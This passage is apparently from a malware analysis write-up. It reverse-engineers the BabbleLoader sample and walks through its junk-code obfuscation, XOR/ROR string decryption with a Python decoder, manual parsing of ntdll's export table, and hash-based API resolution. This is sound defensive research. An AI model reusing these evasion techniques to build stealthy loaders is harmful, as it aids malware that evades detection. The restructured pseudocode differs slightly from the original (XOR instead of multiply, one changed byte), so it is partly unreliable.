14000d122 mov     rcx, qword [rsp+0xa3b8 {lpFiber_1}]
14000d12a mov     dword [rcx], eax
14000d12c movsx   eax, byte [rsp+0x14c {lpFileSize}]
14000d134 movsx   ecx, byte [rsp+0x14a {lpAttribute}]
14000d13c or     eax, ecx
14000d13e mov     byte [rsp+0x14b {var_1fdfd}], al
14000d145 mov     rax, qword [rsp+0xa350 {lpFiber}]

```

Below you can see one of the implemented loops, which do not perform any operations, other than the pattern mentioned above.


```

14016bdae arg_1f3e8 = &arg_3c38
14016bdcb arg_6fc0 = arg1130 - *arg1890
14016bdda arg_1f3f0 = &arg_9d1
14016bdf4 data_14019c3e0 = arg332 - arg532
14016be18 *arg1265 = arg756 - *arg1284
14016be1a arg_a0f0 = 0
14016be40 *arg1654 = *arg1474 + arg772
14016be49 arg_a0f4 = arg818
14016be50 int32_t rax_1450 = sx.d(data_14019c6c4)
14016be50
14016be69 if (rax_1450 == 0x27c)
14016bf07 |   arg_889 = *data_14019eee0 - *arg1453
14016be69 else if (rax_1450 == 0x101c)
14016be8f |   arg_99b4 = ResumeThread(hThread: arg1251)
14016bea9 |   arg_7a3c = *arg2567 + arg683
14016becb |   arg758 = GetEnvironmentVariableA(lpName: "underwood Morning Insteps", lpBuffer: &arg_1f730, nSize: 0xa8)
14016beec |   *arg2054 = arg1183 & arg1008
14016beec
14016bf23 arg_1d9c = arg463 + *arg1942
14016bf23
14016bf3a if (sub_1400017b0(&arg_1f6d8) == 0)
14016bf3c |   breakpoint
14016bf3c
14016bf7b if (sx.d(arg314) + sx.d(*data_1401a0c48) != sx.d(arg49) << *arg2098)
14016bf88 |   arg_3308 = ConvertDefaultLocale(Locale: 0x55)
14016bfa5 |   arg_a70 = *arg2523 | arg477
14016bfc8 |   *data_14019f180 = (zx.d(*data_14019fcf0) s>> arg207).b
14016bfc8
14016bff8 if ((zx.d(*arg1413) ^ zx.d(*arg1503)) s> (zx.d(*data_14019e8a8) & zx.d(arg370)))
14016c015 |   if (arg14 != 0x95)
14016c0d4 |       *arg2400 = arg_3090 - *arg1588
14016c015 |   else if (sx.d(arg173) + sx.d(arg19) s> sx.d(*arg2070) - sx.d(*arg2504))
14016c05d |       arg_43b0 = *arg2668 + arg932
14016c07e |       *arg2368 = arg686 - arg1056
14016c095 |       arg_98f8 = GetCompressedFileSizeA(lpFileName: "C:\\fleshier\\Motive\\crustacean\\Ra_", lpFileSizeHigh: &lpFileSizeHigh_1)
14016c0ae |       arg_5a7 = arg54 + arg235
14016c0ae
14016c0ee if (sub_1400019b0(&arg_1f6d8, &arg_1fdb0) == 0)
14016c0f0 |   breakpoint
14016c0f0
14016c0f8 int32_t rax_1491 = *data_1401a0d40
14016c0f8
14016c109 if (rax_1491 == 0)
14016c129 |   arg_1f3f8 = &arg_5418

```

Junk Code

Useful Code

Junk Code

Useful Code

Junk Code

The first function has the following pattern:

- Declaration of an array (implemented via **Stack String**) with encoded bytes;
- Decode of the array bytes, through an **XOR** operation, using the initial **XOR** key **0x375b879a**;
- Collection of the Handle of the name of the DLL discovered after the decode above;
- Manual *PE Parsing*.

In the Decompiler below, it is possible to observe the flow mentioned in a summarized manner above.

```

int64_t sub_1400017b0(void** arg1)
1400017b9 char lpModuleName = 0x23
1400017be char var_17 = 0x9b
1400017c3 char var_16 = 0xcb
1400017c8 char var_15 = 0xdd
1400017cd char var_14 = 0xab
1400017d2 char var_13 = 0x8d
1400017d7 char var_12 = 0x4b
1400017dc char var_11 = 0x5d
1400017e1 char var_10 = 0x2b
1400017e6 char var_f = 0x86
1400017eb int32_t var_44 = 0x375b879a
1400017f3 int32_t var_48 = 0
140001800 char* var_30 = &lpModuleName
140001800
14000180e while (sx.q(var_48) u< 0xa)
140001833 |   var_30[sx.q(var_48)] = ror.b(var_30[sx.q(var_48)] ^ var_44.b, var_44.b)
14000183b |   var_44 *= 0x4f
140001845 |   var_48 += 1
140001845
140001850 HMODULE rax_8 = GetModuleHandleA(&lpModuleName)
140001850
140001861 if (rax_8 == 0)
140001863 |   return 0
140001863
140001881 if (zx.d(rax_8->unused.w) != 0x5a4d)
140001883 |   return 0
140001883
140001898 void* rcx_5 = rax_8 + sx.q(rax_8->__offset(0x3c).d)
140001898
1400018ae if (*rcx_5 != 0x4550)
1400018b0 |   return 0
1400018b0
1400018d1 void* rcx_8 = rax_8 + zx.q(*(rcx_5 + 0x88))
1400018d1
1400018e2 if (rcx_8 == 0)
1400018e4 |   return 0
1400018e4
1400018f5 arg1[4] = rax_8
140001906 arg1[3].d = *(rcx_8 + 0x18)
140001921 arg1[1] = rax_8 + zx.q(*(rcx_8 + 0x20))
14000193d *arg1 = rax_8 + zx.q(*(rcx_8 + 0x1c))
140001958 arg1[2] = rax_8 + zx.q(*(rcx_8 + 0x24))
140001958
140001994 if (arg1[4] != 0 && arg1[3].d != 0 && arg1[1] != 0 && *arg1 != 0 && arg1[2] != 0)
14000199c |   return 1
14000199c
140001996 return 0

```


← Encrypted String

← XOR Key

String Decryption XOR Algorithm

← PE Parsing

I made a diagram, with the aim of improving understanding of the string decode algorithm through an **XOR** operation, with a change in the **XOR key** each turn of the loop, multiplying the **XOR key** by **0x4f**. That is, each byte in the encoded array is decoded using a different key.



I implemented this simple algorithm in Python to get the decoded string. Below is my implementation of the algorithm in Python.


```

def rorb(value, shift, bits=8):
    shift %= bits
    return ((value >> shift) | (value << (bits - shift))) & ((1 << bits) - 1)


def str_decryption(encrypted_data, xor_key):
    str_decrypted = []
    for i in range(len(encrypted_data)):
        raw_encrypted_data = encrypted_data[i] ^ (xor_key & 0xFF)
        rorb_encrypted_data = rorb(raw_encrypted_data, xor_key & 0xFF, bits=8)
        str_decrypted.append(rorb_encrypted_data)
        xor_key = (xor_key * 0x4F) & 0xFFFFFFFF
    return str_decrypted

encrypted_data_array = [0x23, 0x9b, 0xcb, 0xdd, 0xab, 0x8d, 0x4b, 0x5d, 0x2b, 0x86]
xor_key = 0x375b879a

str_decrypted = str_decryption(encrypted_data_array, xor_key)
decrypted_string = ''.join(chr(byte) for byte in str_decrypted)
print("\nString Decrypted:", decrypted_string)

```

When executed, the script output returned the string ***ntdll.dll***.



```

Windows PowerShell
PS C:\Users\0x0d4y\Desktop\Research\Malware Samples\Loaders\BabbleLoader\{a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87}>
PS C:\Users\0x0d4y\Desktop\Research\Malware Samples\Loaders\BabbleLoader\{a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87}> python.exe .\babbleloader_decryption_string.py
String Decrypted: ntdll.dll
PS C:\Users\0x0d4y\Desktop\Research\Malware Samples\Loaders\BabbleLoader\{a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87}>

```

Now let's move on to the second part of the function. So that we don't have to ask you to upload it, review it and memorize it, and much less have to put the print here again, below is the second half of the pseudocode of the function we are currently analyzing (**sub_1400017b0**). Let's analyze it next.

```

HMODULE rax_8 = GetModuleHandleA(&lpModuleName);

if (rax_8 == 0)
    return 0;

if (zx.d(rax_8->unused.w) != 0x5a4d)
    return 0;

void* rcx_5 = rax_8 + sx.q(rax_8->__offset(0x3c).d);

if (*rcx_5 != 0x4550)
    return 0;

void* rcx_8 = rax_8 + zx.q(*(rcx_5 + 0x88));

if (rcx_8 == 0)
    return 0;

arg1[4] = rax_8;
arg1[3].d = *(rcx_8 + 0x18);
arg1[1] = rax_8 + zx.q(*(rcx_8 + 0x20));
*arg1 = rax_8 + zx.q(*(rcx_8 + 0x1c));
arg1[2] = rax_8 + zx.q(*(rcx_8 + 0x24));

if (arg1[4] != 0 && arg1[3].d != 0 && arg1[1] != 0 && *arg1 != 0 && arg1[2] != 0)
    return 1;

```

The second half of the **sub_1400017b0** function performs the **NtDLL** parsing process and stores some information in a specific **Struct** in memory, which will be used later. First, the function clearly identifies the presence of the **DOS Header** and the **NT Header**, manually accessing the **IMAGE_DOS_HEADER** and **IMAGE_NT_HEADERS64** structures, in addition to other structures that we will observe in detail. Due to the compilation, disassemble and decompiling process, these structures can get lost and result in code that is initially confusing at first. But just follow the process of adding addresses, as we will do next.

Below we can see the result of accessing the **MZ Header** and **PE Header**, identified by accessing the first **DWORD 0x5a4d (MZ)** at the beginning of the *NtDLL* obtained by the **GetModuleHandleA** API, which collected a *Handle* (the memory address) of the *NtDLL*, followed by the information that is present **0x3c** bytes from the offset where we collected the *MZ Header (0x5a4d)*. **0x3c** bytes after the *MZ Header*, we collected the address for the **PE Header**, which is at address **0xe8**.

Disasm	General	Strings	DOS Hdr	Rich Hdr	File Hdr
Offset	Name	Value			
0	Magic number	5A4D			
2	Bytes on last page of file	90			
4	Pages in file	3			
6	Relocations	0			
8	Size of header in paragraphs	4			
A	Minimum extra paragraphs needed	0			
C	Maximum extra paragraphs needed	FFFF			
E	Initial (relative) SS value	0			
10	Initial SP value	B8			
12	Checksum	0			
14	Initial IP value	0			
16	Initial (relative) CS value	0			
18	File address of relocation table	40			
1A	Overlay number	0			
1C	Reserved words[4]	0, 0, 0, 0			
24	OEM identifier (for OEM information)	0			
26	OEM information; OEM identifier specific	0			
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0			
3C	File address of new exe header	E8			

Below we can validate exactly the flow of the pseudocode logic of this second half of the `sub_1400017b0` function, where we can observe exactly where the *PE Header* is located.

The screenshot displays a debugger window with a memory dump and a PE header table. A red arrow originates from the 'File address of new exe header' entry (offset 3C, value E8) in the table below and points to the 'PE' string in the memory dump at offset E8. The memory dump shows the following data:

Offset	Hex	ASCII
E8	50 45 00 00	PE . . .
E9	04 00 0A 00	. . . K . . .
EA	00 00 00 00	. . . h . . .
EB	00 00 00 00
EC	00 00 00 00
ED	00 00 00 00
EE	00 00 00 00
EF	00 00 00 00
F0	00 00 00 00
F1	00 00 00 00
F2	00 00 00 00
F3	00 00 00 00
F4	00 00 00 00
F5	00 00 00 00
F6	00 00 00 00
F7	00 00 00 00
F8	00 00 00 00
F9	00 00 00 00
FA	00 00 00 00
FB	00 00 00 00
FC	00 00 00 00
FD	00 00 00 00
FE	00 00 00 00
FF	00 00 00 00

The PE header table below shows the following data:

Offset	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	90
4	Pages in file	3
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	0
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	B8
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	E8

After validating the existence of the *PE* and *MZ headers*, the function will continue its *NtDLL Parsing* process, this time collecting the **VirtualAddress** object that is inside the **IMAGE_DATA_DIRECTORY** structure, through the **IMAGE_OPTIONAL_HEADER64** structure. The **VirtualAddress** object returns a *DWORD* that is the address of the **NtDLL Exports Table**, that is, the list of *APIs*. This entire process can be observed in the pseudocode, through the operation **rcx_5 + 0x88**, where *rcx_5* is equal to the address of the *PE header*, that is, the real operation is **0xe8 + 0x88** which results in **0x170**, which is the exact address of the **VirtualAddress**, represented in the image below by *PE-Bear* as **Export Directory**.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
14EF80	00	00	00	00	4B	8C	8F	68	00	00	00	00	C0	80	15	00
14EF90	08	00	00	00	83	09	00	00	82	09	00	00	A8	21	15	00
14EFA0	B4	47	15	00	BC	6D	15	00	10	FB	07	00	40	02	04	00
14EFB0	70	10	04	00	B0	10	04	00	E0	07	0E	00	30	17	07	00
14EFC0	10	08	0E	00	30	08	0E	00	60	14	07	00	20	14	07	00
14EFD0	60	0A	01	00	80	63	08	00	C0	13	07	00	20	4D	08	00
14EFE0	00	62	08	00	40	62	07	00	40	63	08	00	60	63	08	00
14EFF0	E0	61	07	00	A0	7E	07	00	70	A6	06	00	50	8D	00	00
14F000	00	8D	00	00	50	88	00	00	40	8B	00	00	50	8C	00	00
14F010	80	B4	0C	00	A0	89	00	00	20	8E	00	00	70	89	00	00
14F020	B0	B4	0C	00	B0	47	08	00	30	53	0D	00	D0	B4	0C	00
14F030	20	10	0A	00	C0	1A	05	00	50	14	05	00	70	08	0E	00
14F040	C0	08	0E	00	10	09	0E	00	20	09	0E	00	D0	C5	0C	00

Disasm: .rdata	General	Strings	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports
----------------	---------	---------	---------	----------	----------	--------------	--------------	---------

Offset	Name	Value	Value
12A	OS Ver. (Minor)	0	
12C	Image Ver. (Major)	A	
12E	Image Ver. (Minor)	0	
130	Subsystem Ver. (Major)	A	
132	Subsystem Ver. Minor	0	
134	Win32 Version Value	0	
138	Size of Image	1F8000	
13C	Size of Headers	400	
140	Checksum	1F3CCD	
144	Subsystem	3	Windows console
146	DLL Characteristics	4160	
		20	Image can handle a high entropy 64-bit virtual address space
		40	DLL can move
		100	Image is NX compatible
		4000	Guard CF
148	Size of Stack Reserve	40000	
150	Size of Stack Commit	1000	
158	Size of Heap Reserve	100000	
160	Size of Heap Commit	1000	
168	Loader Flags	0	
16C	Number of RVAs and Sizes	10	
170	Export Directory	152180	12EE1
178	Import Directory	0	0
180	Resource Directory	186000	70508
188	Exception Directory	172000	E4D8
190	Security Directory	1F8A00	6C40

Upon reaching the *NtDLL Export Table*, the function will collect some information that will be stored in memory and used later as its own structure. This information is collected from the sequence of calculations present at the end of the function, and illustrated in the following image.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
14EF80	00	00	00	00	4B	8C	8F	68	00	00	00	00	C0	80	15	00
14EF90	08	00	00	00	83	09	00	00	82	09	00	00	A8	21	15	00
14EFA0	B4	47	15	00	BC	6D	15	00	10	FB	07	00	40	02	04	00
14EFB0	70	10	04	00	B0	10	04	00	E0	07	0E	00	30	17	07	00
14EFC0	10	08	0E	00	30	08	0E	00	60	14	07	00	20	14	07	00
14EFD0	60	0A	01	00	80	63	08	00	C0	13	07	00	20	4D	08	00
14EFE0	00	62	08	00	40	62	07	00	40	63	08	00	60	63	08	00
14EFF0	E0	61	07	00	A0	7E	07	00	70	A6	06	00	50	8D	00	00
14F000	00	8D	00	00	50	88	00	00	40	8B	00	00	50	8C	00	00
14F010	80	B4	0C	00	A0	89	00	00	20	8E	00	00	70	89	00	00
14F020	B0	B4	0C	00	B0	47	08	00	30	53	0D	00	D0	B4	0C	00
14F030	20	10	0A	00	C0	1A	05	00	50	14	05	00	70	08	0E	00
14F040	C0	08	0E	00	10	09	0E	00	20	09	0E	00	D0	C5	0C	00

Disasm: .rdata	General	Strings	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports
----------------	---------	---------	---------	----------	----------	--------------	--------------	----------------

Offset	Name	Value	Meaning
14EF80	Characteristics	0	
14EF84	ReproChecksum	688F8C4B	
14EF88	MajorVersion	0	
14EF8A	MinorVersion	0	
14EF8C	Name	1580C0	ntdll.dll
14EF90	Base	8	
14EF94	NumberOfFunctions	983	
14EF98	NumberOfNames	982	← 0x14ef80 + 0x18
14EF9C	AddressOfFunctions	1521A8	← 0x14ef80 + 0x1c
14EFA0	AddressOfNames	1547B4	← 0x14ef80 + 0x20
14EFA4	AddressOfNameOrdinals	156DBC	← 0x14ef80 + 0x24

The structure that BabbleLoader assembles with this information contains information regarding the *NtDLL Handle* and information regarding the Functions (APIs) of the *NtDLL Export Table*. Below is a prototype of the structure.

```
struct _BabbleLoader_NtDLL_Parse
{
    DWORD** NtDLL_AddressOfFuntions;
    DWORD* NtDLL_AddressOfNames;
    DWORD* NtDLL_AddressOfNamesOrdinals;
    DWORD* NtDLL_NumberOfNames;
    HMODULE* NtDLL_Handler;
};
```

With all this information, we can restructure the pseudocode so that it more faithfully represents the way the developer implemented this function.

```

int64_t babbleloader_ntdll_load(BabbleLoader_Ntdll_Parser* ntdll_dll)

char ntdll_module[0xa]
ntdll_module[0] = 0x23
ntdll_module[1] = 0x9b
ntdll_module[2] = 0xc3
ntdll_module[3] = 0xdd
ntdll_module[4] = 0xab
ntdll_module[5] = 0x8d
ntdll_module[6] = 0x4b
ntdll_module[7] = 0x5d
ntdll_module[8] = 0x2b
ntdll_module[9] = 0x86
int32_t xor_key = 0x375b879a
int32_t counter = 0
char (* str_ntdll_encrypted)[0xa] = &ntdll_module

while (sx.q(counter) < 0xa)
{
    str_ntdll_encrypted[sx.q(counter)] = ror.b(str_ntdll_encrypted[sx.q(counter)] ^ xor_key.b, xor_key.b)
    xor_key ^= 0x4f
    counter += 1
}

PIMAGE_DOS_HEADER struct_ntdll = GetModuleHandleA(lpModuleName: &ntdll_module)

if (struct_ntdll == 0)
{
    return 0
}

if (zx.d(struct_ntdll->e_magic) != 'MZ')
{
    return 0
}

PIMAGE_NT_HEADERS ptr_nt_header_struct = struct_ntdll + sx.q(struct_ntdll->e_lfanew)

if (ptr_nt_header_struct->Signature != 'PE')
{
    return 0
}

DWORD exports_offset_addr = struct_ntdll.d + ptr_nt_header_struct->OptionalHeader.DataDirectory[0].VirtualAddress

if (exports_offset_addr == 0)
{
    return 0
}

ntdll_dll->Ntdll_Handler = struct_ntdll
ntdll_dll->Ntdll_NumberOfNames.d = *(exports_offset_addr + 0x18)
ntdll_dll->Ntdll_AddressOfNames = struct_ntdll + zx.q(*(exports_offset_addr + 0x20))
*ntdll_dll = struct_ntdll + zx.q(*(exports_offset_addr + 0x1c))
ntdll_dll->Ntdll_AddressOfNamesOrdinals = struct_ntdll + zx.q(*(exports_offset_addr + 0x24))

if (ntdll_dll->Ntdll_Handler != 0 && ntdll_dll->Ntdll_NumberOfNames.d != 0 && ntdll_dll->Ntdll_AddressOfNames != 0 && ntdll_dll->Ntdll_AddressOfNamesOrdinals != 0)
{
    return 1
}

return 0

```

A Custom Hash Algorithm Implementation

Now that we have analyzed and understood the purpose of this function, let's move on to the next function, which receives as an argument the NtDLL structure that BabbleLoader creates with information regarding the **NtDLL Export Table**.

```

if (babbleloader_ntdll_load(&ntdll_module) == 0)
{
    breakpoint
}

if (sx.d(arg314) + sx.d(*data_1401a0c48) != sx.d(arg49) << *arg2098)
{
    arg_3308 = ConvertDefaultLocale(Locale: 0x55)
    arg_a70 = *arg2523 | arg477
    *data_14019f180 = (zx.d(*data_14019fcf0) s>> arg207).b
}

if ((zx.d(*arg1413) ^ zx.d(*arg1503)) s> (zx.d(*data_14019e8a8) & zx.d(arg370)))
{
    if (arg14 != 0x95)
    {
        *arg2400 = arg_3090 - *arg1588
    }
    else if (sx.d(arg173) + sx.d(arg19) s> sx.d(*arg2070) - sx.d(*arg2504))
    {
        arg_43b0 = *arg2668 + arg932
        *arg2368 = arg686 - arg1056
        arg_98f8 = GetCompressedFileSizeA(
            lpFileName: "C:\fleshier\Motive\crustacean\Ra...",
            lpFileSizeHigh: &lpFileSizeHigh_1)
        arg_5a7 = arg54 + arg235
    }
}

if (sub_1400019b0(&ntdll_module, &arg_1fdb0) == 0)
{
    breakpoint
}

```

When we enter the **sub_1400019b0** function, we can identify that there are seven calls to the **sub_140001080** function, which receives four arguments, the first being Hashes of possible *NtDLL* APIs, and the second argument being a pointer to the previously created structure.


```
int64_t sub_1400019b0(BabbleLoader_NtDLL_Parse* ntdll_module, void* arg2)

1400019e0 | if (sub_140001080(0x1abec790 ntdll_module, arg2 + 0x90, 0) == 0)
1400019e2 | | return 0
1400019e2 |
140001a09 | if (sub_140001080(0x993c0058 ntdll_module, arg2 + 0x48, 0) == 0)
140001a0b | | return 0
140001a0b |
140001a32 | if (sub_140001080(0x92263458 ntdll_module, arg2 + 0x78, 0) == 0)
140001a34 | | return 0
140001a34 |
140001a5d | if (sub_140001080(0x9da1d253 ntdll_module, arg2 + 0xa8, 0) == 0)
140001a5f | | return 0
140001a5f |
140001a88 | if (sub_140001080(0x6af3f390 ntdll_module, arg2 + 0xc0, 0) == 0)
140001a8a | | return 0
140001a8a |
140001ab3 | if (sub_140001080(0xa96ab0e4 ntdll_module, arg2 + 0x150, 1) == 0)
140001ab5 | | return 0
140001ab5 |
140001ade | if (sub_140001080(0x8a21a480 ntdll_module, arg2 + 0x168, 1) != 0)
140001ae4 | | return 1
140001ae4 |
140001ae0 | return 0
```

→ API Name Hashed

When we enter the **sub_140001080** function, we can see that it is long and possibly performs some type of manipulation on structures and APIs manually, similar to what we saw in the analysis of the *NtDLL* export table collection function.


```
